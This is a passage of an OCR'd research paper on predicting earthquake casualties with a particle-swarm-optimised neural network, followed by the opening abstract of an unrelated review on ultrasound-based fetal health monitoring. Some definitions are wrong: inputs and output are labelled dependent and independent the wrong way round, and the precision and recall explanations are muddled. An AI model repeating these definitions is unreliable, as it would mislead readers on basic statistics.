Region	Codes of the regions	Nominal	0.0
Location Name	The city of the earthquake	Text/Nominal	0.0
Latitude	Line segments dividing the earth into cross-sections for positioning	Numeric	0.302
Longitude	Line segments dividing the earth into longitudinal sections for positioning	Numeric	0.302
Focal Depth (km)	Depth of the earthquake as km	Numeric	44.15
Mag (Ml)	Local magnitude of the earthquake	Numeric	19.03
Mag (Ms)	Earthquake surface wave size	Numeric	41.21
MMI Int	Modified Mercalli intensity scale	Numeric	43.33
Deaths	The number of casualties	Numeric	17.09
Damage Description	Damage size	Nominal	0.0
Houses Destroyed Description	Destroyed house size	Nominal	49.58
Deaths Description	Category of casualties	Nominal	0.0

Missing data in some of these features used in the dataset may adversely affect the learning ability of the model. In order to avoid this situation, missing data in this study were completed using the interpolation method. It is known that when the model is trained by selecting the useful features in the dataset, a decrease in training time, an increase in interpretation skills, and an increase in performance can be achieved by preventing overfitting. Therefore, feature selection was performed after the deficiencies in the dataset were completed. In the study, the correlation method, which is a statistical technique used to evaluate the relationship between each input variable and the target variable, was chosen. Thus, the learning speed and performance of the model were increased by eliminating unnecessary features from the dataset.

The correlation relationship between the features can be seen in the temperature map given in Figure1 below. When the map was examined, it was observed that there were high correlations between some features. The threshold value was determined as T=0.45 and one of the features with a value above this threshold value was removed from the dataset. Accordingly, the features that have higher correlations than the threshold value are listed below:

(1) Damage Description and Death Description

(2) Longitude and Region

(3) Mag (Ms) and Mag (Ml)

(4) Location Name and Country



Figure 1. Correlation map of properties

It was necessary to remove a feature in each group from the dataset. Then, data with text/nominal data type was converted by the algorithm to numeric data in order to produce a more significant result. This process was carried out by the label-encoder method, which converted each value into a number. The properties in the new dataset obtained are shown in Table 5.

Table 5

The latest version of the dataset

Data Feature	Explanation	Data Type	Variable Type	Empty value (%)
Year	The year the earthquake occurred	Numeric	Dependent	0.0
Country	The country of the earthquake	Numeric	Dependent	0.0
Latitude	Line segments dividing the earth into cross-sections for positioning	Numeric	Dependent	0.0
Longitude	Line segments dividing the earth into longitudinal sections for positioning	Numeric	Dependent	0.0
Focal Depth (km)	Depth of the earthquake in km	Numeric	Dependent	0.0
Mag (Ml)	Local magnitude of the earthquake	Numeric	Dependent	0.0
MMI Int	Modified Mercalli intensity scale	Numeric	Dependent	0.0
Deaths	The number of casualties	Numeric	Dependent	0.0
Damage Description	Damage size	Nominal	Dependent	0.0
Houses Destroyed Description	Destroyed house size	Nominal	Dependent	0.0
Deaths Description (output)	1: ~ 1 -50 people 2: ~51-100 people 3: ~101-1000 people 4: ~1001 or more people	Nominal	Independent	0.0

3.2 Machine Learning Models

3.2.1. Decision Tree

Decition Tree (DT) is one of the most widely used methods for supervised learning. This method can handle both categorical and numerical data, whereas other techniques are specialized for only one type of variable. DTs used in data mining are mainly of two types: classification tree and regression tree. There are various DT algorithms in use today, such as: ID3, C4.5, CART, CHAID, and MARS (Rathee and Mathur, 2013; Hssina, Merbouha, Ezzikouri & Erritali, 2014).

3.2.2 Naive Bayes

Bayes' theorem is of fundamental importance for inferential statistics and many advanced ML. Bayesian reasoning is a logical approach to updating the probability of hypotheses in the light of new evidence, and it has a very important place in science (Berry, 1996).

A Neural Network (NN) consists of an input layer, hidden layers, and an output layer. In particular, given the input data $X=\{x_1,\ldots,x_N\}$ and output data $Y=\{y_1,\ldots,y_N\}$ with N data points, the input and output data can be modeled with the parameters ω as $Y=NN(X,\omega)$ where ω can be trained by backpropagation. Then the model output value y^* can be forecast by giving a new input point x^* through the network $y^*=NN(x^*,\omega)$. As for Bayesian Neural Networks (BNN), the values of the parameter ω are initialized following a prior distribution $p(\omega)$. Then the output and input training dataset, X,Y is used to obtain the optimal posterior distribution $p(\omega|X,Y)$ of the BNN model parameters.

3.2.3 Support Vector Machine

Support Vector Machine (SVM) is a binomial classification algorithm that builds computational classification models that assign samples into two or more classes, which can be applied to prediction or diagnosis. SVM is fundamental because of theoretical reasoning; it is robust to a large number of variables and small samples, can learn both simple and high complex classification models, avoids overfitting by using complex mathematical principles, and provides reliable results (Hardin, Duviella & Lecoeuche, 2011).

3.2.4 Logistic Regression

Logical Regression (LR) is a mathematical modeling approach that can be used to describe the relationship of several inputs to a dichotomous dependent variable. While other modeling approaches are also possible, LR is by far the most popular modeling procedure used to analyze, for example, epidemiologic data (Kleinbaum and Klein, 2010).

3.2.5 Artificial Neural Network

Artificial Neural Networks (ANN) are structures designed by the inspiration of the learning and remembering abilities of biological neurons in the human brain that imitates the synaptic connection between biological neuron cells and these cells. This structure learns by using existing examples. Based on this learning, these models can respond to reactions from the environment. Instead of storing the information in memory the way classical computers do, this model has a distributed structure that spreads the information it obtains to the whole network with weights.

Traditional neural networks are basically divided into two: single-layer and multi-layer perceptrons. Structures that produce output by passing the input parameters through the activation function are known as a single-layer perceptron, while structures that feed the input parameters to the hidden layers, transfer them from the hidden layers to other hidden layers, and then produce the output value are known as multi-layer perceptrons.

The multi-layer ANN algorithm, which emerged for the first time in the 1960s, became popular with an article published by Rumelhart, Hinton, and Williams (1986). This multi-layer perceptron consists of input, output, and hidden layers. Each hidden layer consists of numerous perceptron's, which are called hidden layers. This structure is divided into two, as forward and backward propagation. Thanks to the forward and backward propagation methods of multi-layer perceptrons (Fig. 2), the network performs the classification process by learning from the labeled data.



Figure 2. Forward and Backward propagation multi-layer neural network algorithm

The feedforward neural network (FFNN) is represented by the input layers X and the k^{th} neuron in the layers which is shown in *eq.*(1) and *eq.*(2). i^{th} step, k^{th} neuron output is represented by the Y output value. Each neuron in the intermediate layers receives the information from all neurons in the input layer with the effect of the connection weights (W). (j: weight value linking to middleware element)

$$Y_k^i = X_k \tag{1}$$

$$NET_j^a = \sum_{k=1}^{n} W_{kj} Y_k^i \tag{2}$$

Any f activation function whose derivative can be taken is used, which is shown in eq. (3).

$$Y_j^a = f(NET) \tag{3}$$

Using BPNN, the error is shared among the weights (Fig. 2), and thus the learning of the network is strengthened, which is shown in *eq.*(4). The error value of the network is obtained by taking the difference between the expected value T_m and the output value Y_m. The error for the m^{th} neuron is Em.

$$E_m = T_m - Y_m \tag{4}$$

Calculation of the difference between the expected value and the actual output after training the network according to the input-output data underlies the FFNN algorithm. The error is reduced by sharing the calculated error value proportionally to the neuron weights. This method can produce good results on linear and nonlinear problems (Goodfellow, 2016). In this study, an FFNN with two hidden layers and one output layer was used in the proposed model for earthquake damage estimation.

3.3 Optimization Algorithms for ANN

3.3.1 Gradient Descent

Gradient Descent (GD) is an iterative algorithm whose purpose is to make changes to a set of parameters to reach an optimal set of parameters that leads to the lowest loss function value possible. A loss, cost, or objective function is the function whose value we seek to minimize. The form of the loss function looks as eq. (5):

$$lossfunction = f(w) \tag{5}$$

When performing GD, each time we update the parameters, we expect to observe a change in *minf*(*w*). At each iteration, the gradient of the function that contains parameters in w is taken so that changes in the function with respect to parameters bring us closer to the goal of reaching an optimal set of parameters that will ultimately lead to the lowest possible loss function value.

3.3.2 Mini-Batch Stochastic Gradient Descent

Stochastic Gradient Descent (SGD) is a variation of GD that randomly samples one training sample from the dataset to be used to compute the gradient per iteration. SGD works well because we are using just one data point to calculate the gradient, update the weight vector *w*, and compute the loss function value. Sampling more than one sample to compute the gradient for SGD such that 1 < b < n is referred to as Mini-Batch Stochastic Gradient Descent (MBSGD) (Botton, 2010)

3.3.3 RMSProp

RMSProp is a variant of the Gradient Descent Algorithm. It is an unpublished, adaptive learning rate method proposed by Geoff Hinton (Mcmahan and Streeter, 2014).

3.3.4 Adaptive Moment Estimation

ADAM optimizer is a method that computes adaptive learning rates for each parameter. ADAM stores an exponentially decaying average of past squared gradients v_t like Adadelta and RMSprop. It also keeps an exponentially decaying average of past gradients m_t, similar to momentum eq. (6). g_t represent gradients at timestep *t*. β represent exponential decay rates for the moment estimates.

$$m_t = \beta_1 m_{t-1} + (1-\beta_1) g_t$$

$$v_t = \beta_2 v_{t-1} + (1-\beta_2) g_t^2 \quad (6)$$

m_t and v_t are estimates of the first moment and the second moment e) of the gradients, respectively, hence the name of the method (Kingma and Ba, 2015).

3.4. Heuristic Algorithms for ANN

3.4.1 Genetic Algorithm

Similar to other evolutionary algorithms, the main operators of the Genetic Algorithm (GA) are selection, crossover, and mutation. Every solution corresponds to a chromosome, and each parameter represents a gene. GA evaluates the fitness of each individual in the population using a fitness function. In order to improve weak solutions, the most suitable individuals are selected and their genes are passed on to the next generation. This operator is more likely to select the good solution since the probability is proportional to the fitness value. What increases local optima avoidance is the probability of selecting poor solutions. This means that if good solutions are trapped in a local solution, they can be pulled out with other solutions. Because GA is stochastic, it is understandable to question its efficiency and reliability. What makes this algorithm reliable and able to estimate the global optimum for a given problem is the process of maintaining the good solution in each generation and using them to improve other solutions (Mirjalili, 2019).

Five phases are considered in a genetic algorithm.

Initial population: A set of individuals, called a population, is characterized by a set of parameters (variables) known as genes. Genes are combined into a string to form a Chromosome (solution).

Fitness function: The fitness function determines an individual's ability to compete with other individuals. By giving each individual a fitness score, the probability of the individual being selected for reproduction is determined.

Selection: It selects the two most suitable individuals (parents) and transfers its genes to the next generation. Individuals with high fitness have a greater chance of being selected for breeding.

Crossover: For each parent pair to be bred, a crossover point is chosen randomly from among the genes. Offspring are created by exchanging the parents' genes.

Mutation: In order to preserve diversity within the population and prevent premature convergence, some genes are sometimes mutated in new offspring with a low probability.

3.4.2 Particle Swarm Optimization

Particle Swam Optimization (PSO) is an heuristic algorithm which was designed by Eberhart and Kennedy in 1995 and based on inspiration from the behaviors of bird swarms. In other words, this algorithm is a population-based heuristic algorithm developed based on the ability of swarms of animals, such as fish, birds, and insects, to find food sources and survive.

The particles (p_i) represent the animals in the swarm, and each particle adjusts its position to the best position in the swarm by using its previous experience. Particles move at certain velocities (v_i) in each iteration and update their velocities and positions based on the information from the previous step. At each time step t in the simulation, the velocity of the i th particle is represented as v_i. The update process keeps their best positions in each step-in memory and adjusts their other movements according to this position. In this case, the best position (p_{best}) of the particles is found for each iteration. The best position of the particle is calculated with the *argmin* objective function, which gives the minimum which is shown in eq. (8).

$$p_i = (p_{i1}, p_{i2}, \dots, p_n) i = 1,2,3, \dots N \tag{7}$$

$$p_{best}(t) = arg_t minf\left(p_i(t)\right) \tag{8}$$

The particle that has the best position in the swarm is followed by other particles. Therefore, among the (*pbest*)s, the minimum value is calculated using the *argmin* function, and the global best position (*gbest*) is obtained, which is shown in eq. (9).

$$g_{best}(\text{t}) = arg_i minf\left(p_i(t+1)\right) \tag{9}$$

Thus, in each iteration, *pbest* and *gbest* can be obtained, and the particle's position and velocity can be updated. This process continues until the goal is reached, which is shown in eq. (10) and (11). c_1, c_2 represent learning constants; R_1, R_2 represent randomly generated 0~1 random number; and *xij* represent current position of particle.

$$v_{ij}(t+1) = v_{ij}(t) + c_1 R_1 \left(p_{best_{ij}}(t) - x_{ij}(t)\right) + c_2 R_2 \left(g_{best_{ij}}(t) - x_{ij}(t)\right) \tag{10}$$

$$x_{ij}(t+1) = x_{ij}(t) + v_{ij}(t+1)$$

$$i=1,2,3, \dots N \qquad j=1,2,3, \dots n \tag{11}$$

$i=1,2,3, \dots N$ $j=1,2,3, \dots n$

3.5. Performance Evaluation Metrics

Accuracy: It is the ratio of correct predictions to the total number of predictions, and it shows how well the model performs. Accuracy is defined by the following formula in eq. (12) (TP: True Positives, TN: True Negatives, FP: False Positives, FN: False Negatives):

$$(TP + TN)/(TP + TN + FP + FN) \tag{12}$$

MSE: It measures the average of the squares of the errors. It is defined as follows in eq. (13):

$$\frac{1}{n}\sum_{t=1}^{n} e_t^2 \tag{13}$$

RMSE: It shows the error distribution from a broad perspective. It is the square root of MSE and is defined by the following formula in eq. (14) (*e:* the error between the actual and predicted values, *n:* the number of observations)

$$\sqrt{\frac{1}{n}\sum_{t=1}^{n} e_t^2} \tag{14}$$

Precision: It shows how close the model's predictions are to the observed values, and it is the ratio of correct positive predictions to the total number of positive samples. It is calculated as follows in eq. (15):

$$(TP)/(TP + FP) \tag{15}$$

Recall: It quantifies the number of correct positive predictions made out of all positive predictions, and it is defined as follows in eq. (16):

$$(TP)/(TP + FN) \tag{16}$$

*f*1-*score*: It combines both precision and recall into a single measure that captures both properties, and it is calculated by the following formula in eq. (17):

$$2 * ((Precision * Recall)/(Precision + Recall)) \tag{17}$$

4. RESULTS and DISCUSSION

In this study, a preprocessed open-source earthquake dataset which had been commonly used for earthquake prediction studies in the literature was used for the purpose of earthquake damage prediction. Firstly, DT, NB, SVM, LR, and the ANN algorithm were applied to the preprocessed dataset to determine the best ML method for the study. All these simulations were carried out in the Google Colaboratory environment by using the Python language. For these models, such libraries as sklearn, pandas, numpy, and matplotlib were used. For each models, the initial parameters were as follows:

DT : (criterion='entropy', splitter='random')

NB : (var_smoothing=1e-9)

SVM: (kernel='poly', C=0.01)

LR : (penalty='l2', tol=1e-4, C=1.0)

ANN : (activation='tanh',hidden_layer_sizes=(8, 8), solver='adam')

Table 6 presents the Accuracy, MSE, RMSE, precision, recall, and f1-score results of the conducted experiments for different ML models for both Ml ≥ 3 and Ml ≥ 5.

Table 6

Experimental results for different ML models

Algorithms	Accuracy		MSE		RMSE		Precision		Recall		F1-Score	
	ML≥3	ML≥5	ML≥3	ML≥5	ML≥3	ML≥5	ML≥3	ML≥5	ML≥3	ML≥5	ML≥3	ML≥5
DT	0.63	0.62	0.95	0.95	0.975	0.97	0.63	0.62	0.62	0.62	0.63	0.62
NB	0.60	0.59	1.44	1.54	1.20	1.24	0.57	0.53	0.60	0.59	0.52	0.50
SVM	0.65	0.63	1.04	1.14	1.02	1.07	0.58	0.56	0.65	0.63	0.60	0.57
LR	0.56	0.55	1.40	1.48	1.18	1.21	0.48	0.45	0.57	0.55	0.47	0.45
ANN	**0.67**	**0.67**	**0.95**	**0.82**	**0.96**	**0.90**	**0.54**	**0.60**	**0.67**	**0.67**	**0.59**	**0.60**

Based on Table 6, it is evident that ANN obtained the best performance results among the other methods. The ANN produces an average of 0.67 accuracy for Ml ≥ 3 and 0.67 for Ml ≥ 5 as the best values. Optimization and heuristic algorithms can modify the attributes of an ANN, such as weights and learning rate, in order to reduce the losses and improve the performance of the model. For this purpose, we applied various optimization and heuristic algorithms to the ANN model, such as: GD, MBSGD, RMSProp, ADAM optimizer, GA, and PSO. Table 7 presents the accuracy, MSE, RMSE, precision, recall, and f1-score results of the experiments conducted on the ANN model with different optimizers for both Ml ≥ 3 and Ml ≥ 5. According to Table 7, ANN optimized with PSO achieved the best results based on evaluation metrics.

Table 7

Experimental results for different optimization and heuristic algorithms for ANN

Optim. & Heur.	Accuracy		MSE		RMSE		Precision		Recall		F1-Score	
Algorithms +ANN	ML≥3	ML≥5	ML≥3	ML≥5	ML≥3	ML≥5	ML≥3	ML≥5	ML≥3	ML≥5	ML≥3	ML≥5
GD	0.41	0.40	0.19	0.18	0.42	0.42	0.54	0.52	0.41	0.39	0.41	0.42
MBSGD	0.54	0.53	0.16	0.17	0.39	0.40	0.59	0.57	0.54	0.53	0.52	0.51
RMSPprop	0.74	0.72	0.12	0.12	0.32	0.33	0.72	0.71	0.74	0.72	0.72	0.71
Adam	0.75	0.74	0.11	0.11	0.30	0.31	0.73	0.72	0.75	0.74	0.74	0.73
GA	0.76	0.72	0.48	0.88	0.69	0.75	0.84	0.88	0.76	0.73	0.76	0.79
PSO	**0.79**	**0.79**	**0.09**	**0.09**	**0.30**	**0.31**	**0.82**	**0.79**	**0.79**	**0.79**	**0.80**	**0.78**

4.1. PSO-ANN Model

When the results in Table 6 and Table 7 are examined, it is seen that the PSO-ANN approach produces the best results. For this reason, an earthquake damage estimation model was developed using the PSO-ANN approach in the study. Thanks to the PSO with high-speed convergence ability, the weights of the ANN model were optimized, and the performance was increased. The selection of particles and other initial parameters were determined randomly. The initial values of the particles in this study are given in Table 8.

Table 8

Initial values of the PSO algorithm

Parameter	Value
Number of particles (p)	30
Number of iteration (N)	100
pbest	2.05
gbest	2.05
Velocity (v)	*Rand* (*p, len*(*data*))
c_1, c_2	0.72

len(data) represents the number of data. *Rand* is used to randomly select the initial speed.

Using these values, the model is trained, tested, and the error between the predicted/actual values is calculated. The error is reduced by changing the positions of the particle at each iteration. This process continues until the MSE value of 1e-6 or the determined epoch value is reached. In this study, the weights of the ANN model used were optimized with PSO, and the estimation of human casualties that can be experienced in possible earthquakes was carried out.

Ten features of earthquakes were given as inputs to the developed model, which has two hidden layers and one output layer. The output layer consists of four classes, with the sigmoid function being used as the activation function. The network was trained by presenting the training data to the PSO-ANN (Figure 3) with random initial and weight values. By checking the convergence of the trained network, the error value (*Em*) between the expected value (*Bm*) and the predicted value (*Ym*) is calculated. The values of *Pbest* and *gbest* are used in order to update the positions of the particles to the best solution. These calculations and updates continue until the epoch count is completed or an MSE value of 1e-6 is obtained.

The *k-fold* cross-validation was applied to the dataset used in the model. In *k-fold* cross-validation, data is divided into *k* different subsets. *k*-1 subsets are used to train the data and to leave the last subset as the testing data. The average error value obtained as a result of *k* experiments indicates the validity of the model. The *k* value is usually chosen as 3 or 5. In our study, the training and the testing data were obtained by dividing the existing dataset into $k = 5$ layers. By dividing the data into layers, it was ensured that each layer was used as a testing set at one point. Table 6 and Table 7 show the average of the results produced in k layers. In this way, the performance of the model could be validated more accurately.



Figure 3. PSO-ANN representation model adapted from (Xi et. al.,2019; Moayedi et al.2019)

The proposed PSO-ANN model was trained with the preprocessed dataset of earthquakes, and the change in the number of neurons in its layers and the effect of the change in the epoch number on the model was observed. It is aimed to obtain the best results by changing the number of neurons and epoch values used in the first and second hidden layers of the experiments. The properties and results of the experiments carried out in this context are shown in Table 9. Based on the table, the dataset was divided into five layers, and each time one layer was used for testing, and the remaining four layers were used for training. In this way, each data in the dataset was used as both training and test data. Each *k* value represents the result of a test set. Accordingly, it was seen that the best average accuracy (acc = 0.82) was achieved at 500 epochs by using eight neurons in both hidden layers.

Table 9

Every kresult and average obtained from the PSO-ANN model

Number of neurons in the 1st hidden layer	Number of neurons in the 2nd hidden layer	Epoch	Accuracy					
			K1	K2	K3	K4	K5	K Avg.
8	8	300	0.54	0.74	0.86	0.87	0.93	0.79
8	8	400	0.58	0.76	0.81	0.88	0.92	0.79
8	**8**	**500**	**0.56**	**0.73**	**0.86**	**0.97**	**0.97**	**0.82**
16	8	300	0.54	0.61	0.77	0.93	0.96	0.76
16	8	400	0.52	0.72	0.78	0.94	0.94	0.78
16	8	500	0.54	0.76	0.83	0.92	0.96	0.80

In addition to the obtained accuracy, MSE, RMSE, Precision, Recall, and f1-score values were also calculated by taking the average of each k value. These values are included in Table 10.

Table 10

k- averages of results from the PSO-ANN model

Number of neurons in the 1st hidden layer	Number of neurons in the 2nd hidden layer	Epoch	MSE	RMSE	Precision	Recall	F1-Score
8	8	300	0.10	0.29	0.76	0.79	0.76
8	8	400	0.09	0.29	0.79	0.79	0.77
8	**8**	**500**	**0.08**	**0.26**	**0.82**	**0.82**	**0.80**
16	8	300	0.10	0.29	0.78	0.76	0.76
16	8	400	0.09	0.28	0.80	0.78	0.77
16	8	500	0.09	0.28	0.83	0.80	0.80

It was observed that the increase in the epoch number did not have a positive effect on the performance of the model. Although the change of neurons in the layers did not make a big difference, when accuracy and MSE were examined, it was seen that this model produced more successful results with hidden layers, which had eight neurons, and 500 epochs. When the results produced with these parameters were examined in terms of other performance evaluation metrics, it was observed that a value of 0.82 was obtained with the precision metric, and the ability to identify the correct samples for each class was high. Similarly, it was also observed that the process of finding all the correct examples per class was successful, with a value of 0.82 in the recall metric.

In addition to these metrics, the Receiver Operating Characteristic (ROC) curve produced by the most successful result in each k layer and the Area Under the Curve (AUC) value of each class were calculated. ROC is a probability curve and AUC represent area under the curve. The AUC show degree or measure of separability and specifies how much the model is capable of distinguishing between classes. The higher the AUC, the better the models ability to distinguish between classes (Hoo, Candlish & Teare, 2017). Figure 4 shows the ROC curves and AUC values of the model trained with 500 epochs and two hidden layers that have eight neurons. When these values were examined, it was determined that the model had a high ability to distinguish between classes.



Figure 4. The ROC curve that the parameters produce the best result in each k and the AUC value for each class. (a) Trained and tested with K1 data. (b) Trained and tested with K2 data. (c) Trained and tested with K3 data. (d) Trained and tested with K4 data. (e) Trained and tested with K5 data

5. CONCLUSION

Earthquake damage prediction is a challenging problem that has recently received a great deal of attention. In this study, we have developed an ANN-based model and pioneer support service for predicting the human casualties that may occur due to a possible earthquake in any country in the world. For this purpose, an open-source dataset containing information such as latitude, longitude, Ml size, depth, loss of life, and property of earthquakes occurring worldwide, obtained from the

database of the NOAA (2021), was used. We compared the results of some traditional ML models, such as DT, NB, SVM, LR, and the proposed ANN according to various metrics on the preprocessed dataset. The experimental results showed that the proposed ANN outperformed the other algorithms. Then, to improve the performance of the ANN model, we have used various optimization algorithms, such as GD, MBSGD, RMSProp, ADAM optimizer, and heuristic algorithms, such as GA and PSO. PSO-ANN achieved the best results based on various performance evaluation metrics, such as accuracy, MSE, RMSE, precision, recall, and f1-score. In the proposed PSO-ANN model, the effect of the number of neurons in the hidden layers and the changes in the epoch values on the model were observed. Accordingly, it was determined that the values obtained as a result of training the model with two hidden layers that had eight neurons by using 500 epochs were more successful than the others.

The dataset used in the training and testing phase of the model proposed contained real earthquake data values. However, the dataset is unbalanced because it does not have equal or close numbers of data from each class. Despite this situation, it was shown that the proposed PSO-ANN model obtained successful and acceptable results based on performance metrics. Therefore, it can be concluded that this model can be used effectively for earthquake damage estimation.

In addition, it is believed that these predicted data will be an essential reference for government institutions and non-governmental organizations during emergency planning efforts. However, the proposed model can produce more successful results if the dataset contains more data and balanced classes. This problem can be overcome by creating realistic synthetic data. In future studies, it is planned to use the proposed model by including synthetic data in ready-made and open datasets or by creating our own dataset for a region with high earthquake risk.

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REVIEW ARTICLE

Computer-Aided Monitoring of Fetus Health From Ultrasound Images: A Review

Ultrason Görüntülerinden Fetus Sağlığının Bilgisayar Destekli Takibi: Bir İnceleme

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ABSTRACT

Computer aided diagnostic methods have been helping medical experts for monitoring fetus health for many years. The use of new methods has made a positive effect in monitoring the health of fetus as well as the diagnosis of anomalies. This study first introduces the indicators for identifying anomalies in fetus and gives basic information about computer-based methods such as traditional image processing, machine learning and deep learning. Then an overview of existing studies which use novel techniques on monitoring fetus health and anomaly detection from ultrasound images is given. Finally, the main challenges of novel techniques and future directions of research on computer-aided monitoring of fetus health are summarized.

Keywords: Computer-Aided Diagnosis, Fetus Health, Deep Learning, Machine Learning, Image Processing

ÖZ

Bilgisayar destekli tanı yöntemleri, tıp uzmanlarına yıllardır fetüs sağlığını izlemek için yardımcı olmaktadır. Yeni yöntemlerin kullanılması, fetüsün sağlığının izlenmesinin yanı sıra anomalilerin tanısında da olumlu bir etki yaratmıştır. Bu çalışma ilk olarak fetüste anomalileri tanımlamak için kullanılan göstergeleri tanıtır ve geleneksel görüntü işleme, makine öğrenimi ve derin öğrenme gibi bilgisayar tabanlı yöntemler hakkında temel bilgiler verir. Daha sonra, ultrason görüntülerinden fetüs sağlığının izlenmesi ve anomali tespitinde yeni teknikler kullanan mevcut çalışmalara genel bir bakış verilmiştir. Son olarak, fetüs sağlığının bilgisayar destekli izlenmesi üzerine güncel tekniklerle ilgili ana zorluklar ve araştırmaların gelecekteki yönü özetlenmiştir.

